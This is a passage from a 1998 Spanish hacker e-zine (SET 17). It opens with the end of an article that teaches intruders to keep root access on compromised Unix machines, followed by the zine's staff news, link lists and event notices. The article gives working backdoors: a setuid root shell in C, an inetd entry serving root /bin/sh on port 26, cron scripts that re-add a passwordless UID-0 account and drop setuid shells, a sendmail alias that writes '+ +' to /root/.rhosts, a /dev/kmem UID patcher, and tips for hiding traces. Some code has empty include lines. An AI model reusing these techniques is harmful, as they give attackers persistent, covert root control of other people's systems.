Si como un usuario normal ejecutas /bin/fwalld .. :) . Lo malo del sushi es ke si otro lo encuentra y lo ejecuta tambien se hace root, esto se puede mejorar poniendo un sushi seguro, esto es, un programa ke te pide password antes de ejecutar el shell. Aki nuestro uno ke he hecho yo, pero, lo pongo solo pa ke veas como es no para ke lo copies, lo subas y ya tienes backdoor, porque para eso te subes otras backdoors mejores ke hay (rootkits por ejemplo), pongo el programa para ke lo veas (si lo kieres usar usalo, a mi me da igual) y aprendas ha hacer uno (se hace en 3min.) para ponertelo, osea, si no tienes tiempo para ponerte a instalar un rootkit vas con el 'vi' mismo escribes el programa lo compilas (recuerda: chmod 4711 <programa>) y lo dejas alli para cuando tengas tiempo de instalar el rootkit u otra backdoor mejor.

Es importante ke sepas programar en C en este mundillo, asiske si no sabes, deja de poner backdoors y estudia.

El codigo fuente:

```
<+> set_017/backdoors/sushi.c
/* Sushi Seguro
 * por Fuego Fatuo (La KaTeDral)
 *
 * El programa se puede mejorar encriptando el password
 * yo personalmente notengo ninguna gana de molestar me,
 * si alguien desea hacerlo, por favor, que me mande una copia
 */

#include <stdio.h>
#include <stdlib.h>
#define secret_passwd "mipass12\0"
main (void)
{
    char *key;
    key =(char *) (getpass ("Password:"));
    if (!strcmp(key, secret_passwd))
    {
        setuid(0);
        setgid(0);
        seteuid(0);
        setegid(0);
        system("/bin/sh");
    }
}
<-->
```

Compila el programa, dale permisos 4711 y ya esta, no hace falta ke copies la shell. Por supuesto el programa se puede mejorar de mil maneras, si te molestas en hacerlo, mandame una copia.

4- Inetd. Esta es una de las mas usadas (SI NO LA KE MAS...).

Un POCO de explicacion previa.

El inetd es un 'programilla' ke escucha los puertos de una makina, entonses, cuando alguien conesta a un puerto determinao, el inetd ejecuta el demonio asocio a ese puerto. Bien lo primero: abre un puerto, pa esto esta el fichero /etc/services.

ok, en el /etc/services vas a ver algo asi:

```
tcpmux          1/tcp    #TCP Port Service Multiplexer
tcpmux          1/udp    #TCP Port Service Multiplexer
compressnet     2/tcp    #Management Utility
compressnet     2/udp    #Management Utility
compressnet     3/tcp    #Compression Process
compressnet     3/udp    #Compression Process
```

Ke cojones es esto?

```
ftp             21/tcp    #File Transfer [Control]
[1]            [2]/[3]  #[          4          ]
```

1: Nombre del servicio  
 2: Puerto ke usa el sistema pa ese servicio  
 3: El protocolo, puede ser tcp o udp, nosotros pondremos el tcp  
 4: Descripcion de lo ke hace ese servicio

Bien, eso kiere decir ke esta abierto el puerto 21, y le ha dao el nombre de ftp. Pos nosotros a~adiremos otra linea mas o menos del mismo estilo, pa abrir el puerto, el numero/nombre del servicio no debe llamar la atencion, fijate, ke el numero/nombre del puerto no este ya en uso.

Un puerto ke por ejemplo no se suele usar es el 26, bien pongamos algo asi:

```
fwalld    26/tcp          #Firewall daemon
```

Ahora, tenemos ke konfigurar el inetd pa ke ejecute una shell cuando alguien se coneste a ese puerto. Esto se hace en el fichero /etc/inetd.conf , antes de na, hechemosle un vistazo:

Veras algo asi:

```
ftp      stream tcp      nowait root    /usr/libexec/tcpd      ftpd -l -A
telnet   stream tcp      nowait root    /usr/libexec/tcpd      telnetd
shell    stream tcp      nowait root    /usr/libexec/tcpd      rshd
login    stream tcp      nowait root    /usr/libexec/tcpd      rlogind -a
exec     stream tcp      nowait root    /usr/libexec/tcpd      rexecd
```

Que significa esto?

```
ftp      stream tcp      nowait root    /usr/libexec/tcpd      ftpd -l -A
[1]     [ 2 ] [3]      [ 4 ] [ 5 ] [ 6 ]      [ 7 ]
```

- 1: Nombre del servicio en el /etc/services.
- 2: Tipo de conexion ke utiliza el servicio
- 3: Protocolo. Siempre es TCP o UDP
- 4: Cuanto tiempo se tiene ke retrasar la conexion.
- 5: Usuario kon el ke se ejecuta el demonio (se usa para los permisos uid/gid etc ...)
- 6: Ke programa va a mantener la conexion
- 7: Comando o demonio

Ok, osea que, segun la linea anterior, Cuando alguien haga un telnet al puerto 21 de esta makina, va a tener una conexion stream/tcp y no va a esperar nada. Ademas, el usuario, como root, va a ejecutar sobre /usr/libexec/tcpd el comando ftpd (demonio de FTP en este caso).

Ya ke sabemos lo ke significa esto, instalemos lo ke nos falta de nuestra backdoor, haber ... keremos ke kundo konectemos al puerto 26 se ejecute un shell, osea /bin/sh no?, vale, estamos de acuerdo, ademas, no keremos ke espere nada, osea, ke nos deje entrar nada mas conectar, por supuesto, la shell la tiene ke ejecutar como root si no, pierde casi toda la gracia, lo ultimo es ver el tipo de conexion, pues es stream/tcp, si eres un poco 'curiosillo' (Cosa muy importante en esta 'profesion' :) te preguntaras por que?, pos no te lo voy a decir (porque no lo se :), pero bueno ... tu hazme caso y ya esta, si alguien me kiere escribir para explicarmelo, se lo agradeceria mucho. Bueno, dejemosnos de rollo, la linea es:

```
fwalld    stream/tcp      nowait root    /bin/sh sh -i
```

Esta linea la meteis por enmedio del /etc/inetd.conf y no canta musso.

Ahora reseteais el inetd pa ke koja los 'educativos' cambios. :) . Esto lo haceis asi:

```
#killall -l inetd=20
o
# ps ax|grep inetd
{mira el pid del inetd}
#kill -9 pid_del_inetd
#inetd
```

Haz ps y asegurate ke se ha reiniciado, ya ke lo ke haces es matar el inetd (nadie se podra conectar) y despues volverlo a ejecutar. Pos ya ta!!! Ya ta instalada.

Ahora probad la backdoor accediendo como usuario normal:

```
$telnet localhost 26
#
```

Mejoras para esta backdoor:

Lo malo de esta backdoor, es ke kualquier otro puede hacer telnet a ese puerto y entrar como root, ya ke no existe password, bueno . . . , puedes poner que se ejecute, en vez de una shell, un demonio creado por ti y ke pida password (el kual solo lo sabras tu). Otra posibilidad es ke, en vez de ejecutar /bin/sh, pongas un sushi como el del aparatado anterior y entonces, no resaltara tanto ya ke no pondra el /bin/sh, (Mi 'sushi seguro' no funciona en este caso), la verdad es ke tampoco hace falta ke sea un sushi, kon ke solo copies el shell basta, no hace falta ke le des permisos especiales. La linea kedaria asi:

```
fwalld stream/tcp          nowait    root    /bin/fwalld fwalld
```

Ya resalta menos.

Si alguien realiza un servidor ke pida un password exclusivo (sin ke este en el /etc/passwd y sin modificar el login) antes de ejecutar una shell ke me lo mande.

5 - CRONos I, el root del tiempo XDDDDD

Los troyanos del cron son buenos para mantener el acceso como root en un sistema si el administrador legal (o otro 'no legal' :) nos kita el acceso.

El Cron es un demonio 'temporal', osea, se encarga de hacer ke el sistema ejecute la orden ke tu kieras kuando kieras :). Escribe crontab en el shell, entonces te mostrara como introducir, ejecutar y kitar crons. El fichero de configuracion es /var/spool/cron/crontabs/root (no en todos los sistemas esta ahi, pero bueno... molestate en buscarlo).

Asi es como es el fichero de configuracion:

```
0      0      *      *      1      /usr/bin/updatedb
[1]    [2]    [3]    [4]    [5]    [ 6 ]
```

```
1: minuto, 0-59
2: hora, 0-23
3: dia del mes, 1-31
4: mes del a=Flo, 1-12
5: dia de la semana, 0-6
6: comando a ejecutar
```

Este cron se ejecutara todos los lunes a las 00:00. Para modificar el Cron para ke haga algo 'educativo' solo tienes ke a~adir una linea en el fichero /var/spool/crontab/root.

Por ejemplo, si, para simplificar tus accesos metes un usuario de UID 0 en el /etc/passwd, puedes meter un cron ke compruebe si el administrador (el legal o no) ha kitado ese usuario ke usabas.

Por ejemplo, lo programas para ke se ejecute todos los sabados a las 00:00 (asi puedes acceder a ese sistema durante el fin de semana). Esto se hace a~adiendo al /var/spool/crontab/root la linea:

```
0      0      *      *      5      /usr/bin/revive.sh
```

Copia este programa en el directorio /usr/bin (o donde kieras), recuerda en cambiarle el nombre para ke no kante mucho:

```
revive.sh
-----
```

```
<+> set_017/backdoors/revive.sh
#!/bin/sh
#Is YourUser still on the system? Let's make sure he is.
#daemon9@netcom.com

set evilflag = (`grep YourUser /etc/passwd`)

if($#evilflag == 0) then                                # Is he there?
```

```

set linecount = `wc -l /etc/passwd`
cd # Do this at home.
cp /etc/passwd ./temppass # Safety first.
@ linecount[1] /= 2
@ linecount[1] += 1 # we only want 2 temp files
split -$linecount[1] ./temppass # passwd string option
echo "YourUser::0:0:Mr. Hacker:/home/hacker:/bin/csh" >> ./xaa
cat ./xab >> ./xaa
mv ./xaa /etc/passwd # or whatever it was
chmod 644 /etc/passwd #beforehand

rm ./xa* ./temppass
echo Done...

else
endif
<-->

```

\*\*\* NOTE : MODIFY "YOURUSER" !!

Este programa chequea si está nuestro usuario en el fichero de password, si no está, lo vuelve a meter sin password. Por favor, no seas tan lamer de dejarlo sin password, ke he visto a mas de uno así.

Otra posibilidad es ke ponga un sushi cada cierto tiempo:

dead.sh

-----

```
<+> set_017/backdoors/dead.sh
```

```
#!/bin/sh
```

```
# Everyone's favorite...
```

```
cp /bin/csh /tmp/.yourlittleshell # Don't name it that...
```

```
chmod 4755 /tmp/.yourlittleshell
```

```
<-->
```

Mejoras: Usa tu imaginación, hay MILLONES de posibilidades, te muestro ahora otro CRON cojonudo, pero el Cron, no tiene límites :).

## 6- CRONos II.

Este Cron, para mí, es uno de los mejores, lo ke hace es, copiar el fichero de password y después poner como fichero de password otro personal durante un corto espacio de tiempo (1 minuto por ejemplo), así, solo tú podrás entrar a la hora ke lo pongas, las 4:30 de la madrugada es buena hora (ATENCIÓN!!! ten en cuenta ke me refiero 4:30 hora de donde este la máquina, ke lo mas posible es ke si estas hackeando fuera de España, cosa ke deberías hacer, la hora no sea la misma, enterate de la diferencia horaria, con el comando time ves la hora de allí). Bueno aquí pongo el cron:

```
29 4 * * * /bin/usr/.hiden
```

Pa el siguiente cron, crea un fichero de password personal /var/spool/mail llamado .sneaky (o como sea)

Pon en este programa en /bin/usr (o donde quieras :)

.hidden

-----

```
<+> set_017/backdoors/.hidden
```

```
#!/bin/sh
```

```
# Install trojan /etc/passwd file for one minute
```

```
#daemon9@netcom.com
```

```
cp /etc/passwd /etc/.temppass
```

```
cp /var/spool/mail/.sneaky /etc/passwd
```

```
sleep 60
```

```
mv /etc/.temppass /etc/passwd
```

<-->

#### 7- Sendmail

Edita el fichero /etc/aliases a~ade esta linea:

```
decode: |/usr/bin/uudecode
```

asegurate de ocultarla bien en el fichero. El fichero uudecode es un script :).

Aki tienes el script:

```
uudecode.sh
-----
```

```
<+> set_017/backdoors/uudecode.sh
#!/bin/sh
# Create our .rhosts file. Note this will output to stdout.

echo "+ +" > tmpfile
/usr/bin/uencode tmpfile /root/.rhosts
<-->
```

Ok, Manda mail a decode, en el sujet metes la version uuencodeada del .rhosts.

```
echo "+ +" | /usr/bin/uencode /root/.rhosts | mail decode@victimsrver.com
```

Puedes a~adir cualkier programa de los listados de antes (los diferentes CRONs) para ke sean ejecutados por el alias. Se imaginativo.

\*NOTA: Esta backdoor a mi no me funciona en mi linux. No la he probado en ningun otro sitio.

Yo la pongo por si acaso.....

8- Esta es experimental, al parecer en algunos sistemas (sobre todo linux) cuando alguien tiene un uid/gid erroneo en el /etc/passwd, el login le pone uid/gid 0, osea root.

Ejemplo:

```
rmartin:x:x50:50:R. Martin:/home/rmatin:/bin/bash
```

9- /dev/kmem. Te imaginas poder acceder a memoria para cambiar tu UID?? , por bien sencillo ke es..., lo unico ke tienes ke hacer es, como root, dejar /dev/kmem para ke se pueda leer y escribir siendo kien kiera ke seas, (aparte de cambiar el UID eso sirve para muuuuuuuchas mas cosas). Bien, el resto lo hace este programa:

```
<+> set_017/backdoors/kmemrd.c
/* If /kmem is is readable and writable, this program will change the user's
UID and GID to 0. */
/* This code originally appeared in "UNIX security:
A practical tutorial" with some modifications by daemon9@netcom.com */
#include
#include
#include
#include
#include
#include
#include
#define KEYWORD "nomenclature1"

struct user userpage;
long address(), userlocation;

int main(argc, argv, envp)
int argc;
char *argv[], *envp[];{
```

```

int count, fd;
long where, lseek();

if(argv[1]){          /* we've got an argument, is it the keyword? */
    if(!(strcmp(KEYWORD,argv[1]))){
        fd=(open("/dev/kmem",O_RDWR);
        if(fd<0){
            printf("Cannot read or write to /dev/kmem\n");
            perror(argv);
            exit(10);
        }
        userlocation=address();

        where=(lseek(fd,userlocation,0);
        if(where!=userlocation){
            printf("Cannot seek to user page\n");
            perror(argv);
            exit(20);
        }

        count=read(fd,&userpage,sizeof(struct user));
        if(count!=sizeof(struct user)){
            printf("Cannot read user page\n");
            perror(argv);
            exit(30);
        }

        printf("Current UID: %d\n",userpage.u_ruid);
        printf("Current GID: %d\n",userpage.g_ruid);

        userpage.u_ruid=0;
        userpage.u_rgid=0;
        where=lseek(fd,userlocation,0);
        if(where!=userlocation){
            printf("Cannot seek to user page\n");
            perror(argv);
            exit(40);
        }
        write(fd,&userpage,((char *)&(userpage.u_procp))-((char *)&userpage));
        execl("/bin/csh","/bin/csh","-i",(char *)0, envp);
    }
} /* End main */

#include
#include
#include

#define LNULL ((LDFILE *)0)

long address(){
    LDFILE *object;
    SYMENT symbol;
    long idx=0;

    object=ldopen("/unix",LNULL);

    if(!object){
        fprintf(stderr,"Cannot open /unix.\n");
        exit(50);
    }
    for(;ldtbread(object,idx,&symbol)==SUCCESS;idx++){
        if(!strcmp("_u",ldgetname(object,&symbol))){
            fprintf(stdout,"User page is at 0x%8.8x\n",symbol.n_value);
            ldclose(object);
            return(symbol.n_value);
        }
    }

    fprintf(stderr,"Cannot read symbol table in /unix.\n");

```

```

        exit(60);
    }
<-->

```

Mejoras: Para ke la no cante musso esto, es mejor dejar un SUID script ke lo ke haga sea dejar /dev/kmem con permisos 666 durante un corto espacio de tiempo en el cual, ejecutas el programa, claro esta ke el SUID script casi, casi canta mas ke dejar /dev/kmem escribible y leible todo el tiempo, tu decides, el script seria:

```

chmod 666 /dev/kmem
sleep 300          # Nap for 5 minutes
chmod 600 /dev/kmem  # Or whatever it was before

```

Recuerda darle los permisos 4111.

10- Escapes de shell, bueno, esta otra backdoor a pesar de lo ke parece, funciona de puta madre y nadie se da cuenta de ella, a no ser ke sea un hacker de los buenos ke se lo kurra cuando kiere hacerse root, sirve, para mentener el root (no el acceso), consiste en poner SUID a programas con escape a shell, como por ejemplo el 'Mail', asi podras ejecutar el programa y salir a shell y saldras como root, por supuesto, culakiera puede hacerse root asi, pero nadie se molesta en comprobar si es root cada vez ke lee un mail.

Osea:

```

#chmod 4755 /bin/Mail
.....
.....
$ mail
you have new mail.
Bla,bla,bla
Bla,bla,bla
&!/bin/sh
#whoami
root

```

11-Otras: Hay por ahi muuuuuchos troyanos de programas como su,login (recordad set 11),passwd,chfn, chsh, etc .... los cuales son tambien backdoors, de hecho son las mejores, pero a mi me dan muchos quebraderos de kabeza (no compilan, no encuentras para ese sistema operativo, ....), las backdoors ke he puesto, funcionan en todos los UNIX, o al menos en casi todos, si en alguno no funciona, seguro ke solo le tienes ke hacer una peke~a variacion a la backdoor pa ke funsione.

Manteniendo la backdoor :

El mejor consejo ... Oculta tus rastros, si un admin no se da cuenta de ke ha sido hackeado, no buscara backdoor alguna, aparte debes de esconder bien las backdoors. Ten en cuenta una cosa, si el admin descubre ke ha sido hackeado y es un poco listo, lo mas seguro es ke encuentre tus backdoors (por checksums, fechas, programas SUID...) asieske, lo primero es poner la backdoor y lo segundo ocultar tu rastro.

Fuego Fatuo (La KaTeDral).

Para cualkier consulta, mandarme algun programa o sugerencia: fatuo@usa.net  
 Para insultos, protestas o amenazas de muerte: root@cpd.um.es

\*EOF\*

```
-[ 0x07 ]-----
-[ PROYECTOS, PETICIONES, AVISOS ]-----
-[ by SET Staff ]-----SET-17-
```

}} Colaboraciones

Pues como tiene que ser. SET necesita de gente con ganas de currar y que colabore en lo que pueda. Nos vale desde un articulo innovador hasta que nos pagueis las vacaciones en el caribe. Siempre se necesitan articulos, y siempre seran bienvenidos. Asi que podeis escribr sobre:

- Inteligencia Artificial
- Inteligencia Natural
- Mejoras del ladrillo de las comunicaciones
- Quarks
- Marujeos en la red
- Socorrismo informatico
- Socorrismo no informatico
- ...

Podeis escribirnos sobre todo aquello que creais interesante y realizarnos peticiones que creais necesarias. Muchos sois los que habeis pedido temas relacionados con el John the Ripper, y algunos nos pediais que trataramos sobre el manejo de herramientas como el SoftICE. No ha faltado tambien aquel (o aquella, quien sabe) que ha acabado pidiendo mas info sobre las tripas de NT.

Tambien nos encantara recibir programas escritos por vosotros, como los que ya hemos recibido y que podeis conseguir en:

<http://set.net.eu.org>  
<http://altern.org/netbul>

Asimismo a vosotros seguro que se os ocurren mas cosas que podriamos hacer y/o proponer. Asi que no perdais el tiempo y escribidnos a:

[set-fw@bigfoot.com](mailto:set-fw@bigfoot.com)

Muy recomendable que useis la clave PGP de SET que se incluye en la ultima seccion de la ezine. Y si aun no teneis el PGP, pues a que esperais? Lo podeis conseguir para los distintos sistemas operativos en:

<http://www.pgpi.com>

No es dificil de manejar y ademas, es GRATUITO.

}} El correo de SET

A pesar de que nos expulsaran de Geocities y que muchos no hayais sido capaces de localizarnos hasta este numero, seguimos recibiendo megas y mas megas de correo. Tanto que a veces se hace materialmente imposible responderos a todos sin ddejar otras cosas de lado. A la mayoria se os contesta en la seccion de correo, y ya estamos seleccionando al voluntario que se encargara del correo del grupo.

}} SET LIST

Desde el numero 16 tenemos en pie una lista de correo que esta siendo por

el momento un éxito en cuanto a suscripciones se refiere. Esta lista se ha creado con la intención de manteneros informados de las novedades de SET más relevantes, como la aparición de un nuevo número o el traslado de la página.

Tenemos que avisaros de que en esta lista SOLO PUEDEN ESCRIBIR LOS MODERADORES. Hemos pensado en abrir la lista a la participación de todo el mundo, e incluso en crear otra lista para que podáis comunicaros entre vosotros. Eso os lo dejamos a vuestra elección, así que si os interesa, nos escribís a <set-fw@bigfoot.com> contándonos vuestra opinión y en SET 18 se tomará la decisión.

Ah! Que no se me olvide. Para suscribirse a la lista, escribid un mensaje vacío a:

set-subscribe@egroups.com

[Para darse de baja un mensaje vacío a  
set-unsubscribe@egroups.com]

También podréis hacerlo desde el formulario que se incluye en nuestra web.

}} SET WEB TEAM

Ya habéis comprobado el cambio de look de la web. Todo fue realizado a destajo por nuestro WebSlave GreenN Legend. Y como es natural, no da a basto. Así que necesita de colaboradores que realmente quieran ayudar con la web. Los interesados escribid a:

glegend@set.net.eu.org

}} Formatos

Por fin... Garrulon ha vuelto de sus obligaciones, y ya está disponible para echar una mano con los formatos y todo aquello que haga falta. Si alguien más está dispuesto a echarle una mano, pues su dirección es:

garrulon@exterminator.net

}} Agradecimientos

Este es un número muy especial en lo que a agradecimientos se refiere.

Para empezar, a todos aquellos que nos habéis escrito dándonos mensajes de apoyo por la pérdida de nuestro sitio en Geocities. Os habéis portado genialmente con nosotros. GRACIAS.

Es de destacar la reacción de ciertos grupos muy conocidos en el under que han dado sus muestras de solidaridad, como RareGazz, JJF, Proyecto R... Para que luego digan que en el under no estamos unidos.

También a aquellos que ante el desánimo que produce ver como un grupo de indeseables nos denuncia a Geocities han seguido trabajando, dando lo mejor de sí mismos para hacer realidad este número de SET, la nueva página, establecer los canales de comunicaciones... Ahora sí se puede decir que hay un gran equipo en SET.

Y como no, a todos vosotros, que nos leéis y que tendréis que seguir soportándonos durante mucho tiempo ;)

}} Los enlaces a SET

Esta lista de enlaces no esta convenientemente actualizada, pero sirve como referencia. Y es que la mayoría de los sitios no hacian caso de la advertencia y todavia no han actualizado sus enlaces a la nueva direccion. Por eso, para que no tengais que preocuparos por actualizar el enlace, aparte de aseguraros que no nos vamos a mover en mucho tiempo, apuntad siempre a:

<http://www.thepentagon.com/paseante>

Ahi siempre nos encontraras.

Y bueno, aqui va la lista. Espero que si os veis por aqui y aun no habeis actualizado el enlace, lo hagais en breve, y nos lo comuniquéis.

<http://members.xoom.com/GabberMan/hacking.htm> GabberMan -Mirror-  
[http://members.xoom.com/baron\\_rojo/links.htm](http://members.xoom.com/baron_rojo/links.htm)  
<http://members.xoom.com/ccbb/links.htm> Crackers Brain  
[http://members.xoom.com/upset\\_lion/links.htm](http://members.xoom.com/upset_lion/links.htm) Copias de SET  
<http://members.xoom.com/lynux/links.html>  
<http://members.xoom.com/matematicas/links.html>  
<http://members.xoom.com/skytrain/set/index.html> Dakota, copias de SET  
<http://members.xoom.com/necrolibro> Necronomicon  
<http://members.xoom.com/Aflame/links.html> Disciples of The Art Aflame  
<http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html> Avenger  
<http://www.geocities.com/SiliconValley/Lab/7379/links1.html>  
[http://www.geocities.com/SiliconValley/Peaks/2450/h\\_c\\_p\\_v.htm](http://www.geocities.com/SiliconValley/Peaks/2450/h_c_p_v.htm)  
<http://www.geocities.com/SiliconValley/Lab/2201/hacker.html>  
<http://www.geocities.com/SiliconValley/Lakes/1707/> Profesor Falken  
<http://www.geocities.com/SiliconValley/Hills/7910/EZ.htm>  
<http://www.geocities.com/SiliconValley/Hills/9518/links.htm>  
<http://www.geocities.com/SiliconValley/Horizon/2465/Linksz.htm>  
<http://www.geocities.com/SiliconValley/Sector/7227/bookmark.htm>  
<http://www.geocities.com/SiliconValley/Campus/6521/hack.htm> SET on-line  
<http://www.geocities.com/SiliconValley/Hills/8747/> U\_taker  
<http://www.geocities.com/SoHo/Coffeehouse/3948/EcdLinks.htm>  
<http://www.geocities.com/SouthBeach/Surf/2060/cosasararas.html>  
<http://www.geocities.com/Paris/Arc/7824/hackers.html>  
<http://www.geocities.com/SunsetStrip/Towers/1827/agenda.html>  
<http://www.geocities.com/Athens/Forum/7094/enlapag.htm>  
<http://www.geocities.com/Colosseum/Sideline/9497/links.htm> Proyecto R  
<http://www.geocities.com/SoHo/Cafe/3715/>  
<http://www.geocities.com/Eureka/4170/link.htm> Gorth BBS  
<http://www.geocities.com/Baja/Canyon/1232/pagina2.htm>  
<http://www.angelfire.com/mi/JJFHackersTeam/links.html> JJF Hackers  
<http://www.fortunecity.com/westwood/calvin/275/> Lagarto  
<http://www.fortunecity.com/rivendell/xanth/42/hack.html>  
<http://www.internet-club.com/argentina/oscuero/links.htm> Oscuro  
<http://www.swin.net/usuarios/nexus9/underground/under.htm>  
<http://www.promega.net/~freedom/links.html>  
<http://www.blackbrains.org/res.htm> Black Brains  
<http://members.tripod.com/%7eprivatelinks/hacking.htm>  
<http://members.tripod.com/~newkers/links.html>  
<http://members.tripod.com/~hacktrax/Enlaces.htm>  
[http://members.tripod.com/~la\\_katedral\\_org/links.htm](http://members.tripod.com/~la_katedral_org/links.htm) KTD  
[http://members.tripod.com/~grupo\\_akelarre/links.html](http://members.tripod.com/~grupo_akelarre/links.html) Akelarre  
<http://www.civila.com/archivos/hispania/JLGallego/gallego2.htm>  
<http://www.paisvirtual.com/informatica/software/moisex/undergro.html>  
<http://www.arraakis.es/~vaguilar/>

<http://www.arrakis.es/~enzo/links.htm>  
<http://www.arrakis.es/~toletum/opcion4.htm>  
<http://www.arrakis.es/~jebg/hook/links.htm>  
<http://www.arrakis.es/~egrojl/comunica.htm>  
<http://www.arrakis.es/~adevis/bucanero/index1.htm>  
<http://www.arrakis.es/~jrubi/links.html>  
<http://personal.redestb.es/wiseman/LINKS.htm>  
<http://personal.redestb.es/benigarcia/frontera.htm>  
<http://personal.redestb.es/jquirola.es/Hacking.htm>  
<http://usuarios.intercom.es/vampus/kultura.html>  
[http://web.jet.es/~simon\\_roses/weblink.html](http://web.jet.es/~simon_roses/weblink.html)  
<http://www.ctv.es/USERS/polito6/links.htm>  
<http://www.audinet.es/~drakowar/Hack/revistas.htm>  
<http://www.audinet.es/~drakowar/Hack/enlaces.htm> Drako -Mirror-  
<http://casiopea.adi.uam.es/~juampe/bookm3.html>  
<http://sipl23.si.ehu.es/groups/proyectos5/chessy/index.htm> Chessy's Paranoid  
<http://cotopaxi.dyn.ml.org:800/hackuma/> HackUMA  
<http://moon.inf.uji.es/~hackvi/index.html>  
<http://moon.inf.uji.es/~javi/hidden.html>  
<http://www.tlm.upna.es/seguridad/hacker/hack.html>  
<http://www.minorisa.es/homepag/pretor/pok.htm> Bonita calavera ;-)  
<http://www.infsoftwin.es/usuarios/diablin/links.htm>  
<http://www.ictnet.es/%2bmmerce/agenda.htm>  
<http://welcome.to/neptuno> SET on-line (Posidon)  
<http://pagina.de/font/hack.htm> Raul Font  
<http://www.olivet.com/astroc/asvir053.htm>  
<http://www.iponet.es/~vactor/scarta/links/links.html>  
<http://www.fut.es/~jrbb/links.htm>  
<http://www.anit.es/personal/larios/link.htm>  
<http://www.teleline.es/personal/lbg10783/otros.htm>  
<http://www.arroba380.com/enlaces.html>

Y además, incorporación de última hora (ayer mismo por la tarde, vamos), con el enlace correctamente actualizado, tenemos la página de MaU:

[http://members.xoom.com/zine\\_store/](http://members.xoom.com/zine_store/)

}} America

Aun siguen llegando peticiones para ponerse en contacto con gente de Argentina, para eso, poneros en contacto con esta dirección:

<alenclaud@coopdelviso.com.ar>

Ah! Y no olvidéis informarnos de los avances.

Proyecto R sigue en marcha, y menuda marcha. Podéis localizarlos en:  
<http://www.geocities.com/Colosseum/Sideline/9497>

}} SET CON

Aun hay mucha gente que nos pregunta por la CON. Muchos ni siquiera saben que es. Así que os lo aclaramos en un momento.

Una CON es un CONgreso de gente, que tradicionalmente se refería a fans de la ciencia ficción. Hoy día ese término es comúnmente usado para referirse a reuniones de todo tipo, en nuestro caso, de hackers.

SET CON era (y es) un proyecto para realizar una CON en España organizada por nosotros y contando con la colaboración de los grupos y la gente que

quisiera. En estos momentos se encuentra aplazada indefinidamente, pues no disponemos de mucho tiempo. Pero el proyecto sigue ahí. Si os interesa participar, solo teneis que escribirnos y veremos que se puede hacer.

Creemos que la idea es buena y con posibilidades. Si alguien se anima a coordinarlo, que escriba, y veremos de que medios se dispone.

}} Union Latina

En el numero anterior os informabamos de la creacion de este nuevo anillo de IRC. Es una red que promete y por eso, para los que aun no os habeis enterado, incluimos aqui la lista de nodos de nuevo.

Union Latina: Comunet (ES, Bilbao): comunet.unionlatina.org  
 Union Latina: Digital (ES, Madrid): madrid.unionlatina.org  
 Union Latina: Dragonet (ES, Alicante): dragonet.unionlatina.org  
 Union Latina: Interlink (ES, Madrid): interlink.unionlatina.org  
 Union Latina: Lander (ES, Madrid): lander.unionlatina.org  
 Union Latina: Telebase (ES, Alicante): telebase.unionlatina.org  
 Union Latina: Tinet (ES, Tarragona): tinet.unionlatina.org

}} UnderCON 98

Durante los dias 2, 3 y 4 de Octubre de este a~o tuvo lugar en Murcia la segunda edicion de la UnderCON.

Todo montado en un local semi-abandonado, fue un exito, segun nos cuentan los asistentes.

A destacar es como llamo la atencion el uso de scanners de radio. Asi que quien sabe, quizas en SET 18 tengais una sorpresita... "casera"

}} SIMO 98

Y si se celbro la segunda edicion de la UnderCON, pues no podia faltar el SIMO.

Este a~o mas restrictivos que nunca, en algunos casos hasta pidiendo un justificante de la empresa que sellaba la invitacion. (Oiga, se~orita, que es que yo soy un hacker).

Como viene siendo habitual, se celebro la quedada de linuxeros, y desde luego, se monto la protesta contra telefonica solicitando la implantacion de la tarifa plana.

En general, menos gente, mucho traje (Ugh!), mucho portatil y camaras digitales... y mucho iMac... Por cierto, y la disquetera?!?!?!?

}} Chaos Computer Club Jarhe Meeting

Sobre la Reunión Anual Chaos Computer Club

-----

30°

Chaos Computer Club Jarhe Meeting

Dezember 26/27/28  
Hamburg  
Deutschland

Lugar : CCC Headquarters Hamburg

Http://www.ccc.de

Info by GreeN Legend

-----

No se si sabeis de que va este rollo, pero avisados quedais. La gente de CCC unos de los principales "CLubs" de Hacking Alemanes hace su reunión Anual en Hamburgo, para más información sobre esto si estais interesados en asistir mandadme un e-mail.

Los del CCC trataran casi todos los temas teniendo lugar algunas conferencias \*en Alemán\*, pero si realmente quereis ir, no hay problema dado que están deseosos de ver más Hackers Españoles..

si asistís acordaros de mi, a lo mejor si buscáis bien me veis por ahí.. El idioma que es indispensable es Inglés, que no hableis Alemán vale pero lo otro es indispensable.

Cuando se confirme la gente que va a hablar os lo haremos saber. Para que sepais algún detalle de ellos, son los que hicieron el Hack de ACTIVE X y demostraron su poca (¿o inexistente?) seguridad.

En Alemania hay varios "clubs" de hackers pero el CCC han sido reconocidos a nivel del gobierno y llamados en varias ocasiones.

Una cosa es el Club, del que cualquiera puede formar parte y otra son los miembros reales. El Club tiene unos 900 miembros según me han informado hace unos días..

Para más información en como ir, etc..ya sabeis donde dirigir vuestras preguntas..

Pero a Hamburgo se puede ir en Avión (si eres rico..), en Tren desde cualquier sitio de Alemania con el Deutch Bahn (DB) y en Autobus desde nuestra querida capital Madrid, Barcelona y Bilbao con la compañía EUROLINES con unos buenos precios para ir y volver..

El alojamiento se puede conseguir facilmente en la red, buscad Albergues en Hamburg, si teneis pensado ir, hacedlo YA!

Nos vemos en el CCC! Chaos Rules...

- Das Grüne Leyende -

}} SET 18

Nada, como siempre ya estamos pensando en SET 18. Para ese futuro numero habra algunas sorpresas, o al menos eso estamos intentando.

No os impacientéis porque no queda mucho. Su fecha de salida... algun dia de Enero de 1999. Y es que eso de la periodicidad bimestral es un poco agobiante, pero se le acaba cogiendo adiccion.

Asi que nada, SET 18 en Enero, y el numero 19... pues haced calculos a ver si adivinais la fecha y lo comprobamos en SET 18 ;)

\*EOF\*

```

-[ 0x08 ]-----
-[ FORO DE DEBATE ]-----
-[ by SET Staff ]-----SET-17-

```

```

oooooooooooo  oooooooo  ooooooooooooo  oooooooo
888      8  o888      888o 888      888  o888      888o
888ooo8      888      888 888ooo888 888      888
888          888o   o888 888 88o   888o   o888
o888o          88ooo88  o888o 88o8   88ooo88

```

```

  | \ | | | | | | | |
  | / | | | | | | | |

```

En el anterior numero inauguramos esta seccion con la intencion de fomentar el debate entre la comunidad underground sobre aquellos temas que de una forma u otra nos implican, y que ademas podeis proponer vosotros.

Es evidente que intemar mantener un debate a lo largo de los numeros de SET puede hacerse eterno. Por eso se os animo a colaborar a traves de otras formas alternativas, como nuestro tablon de anuncios.

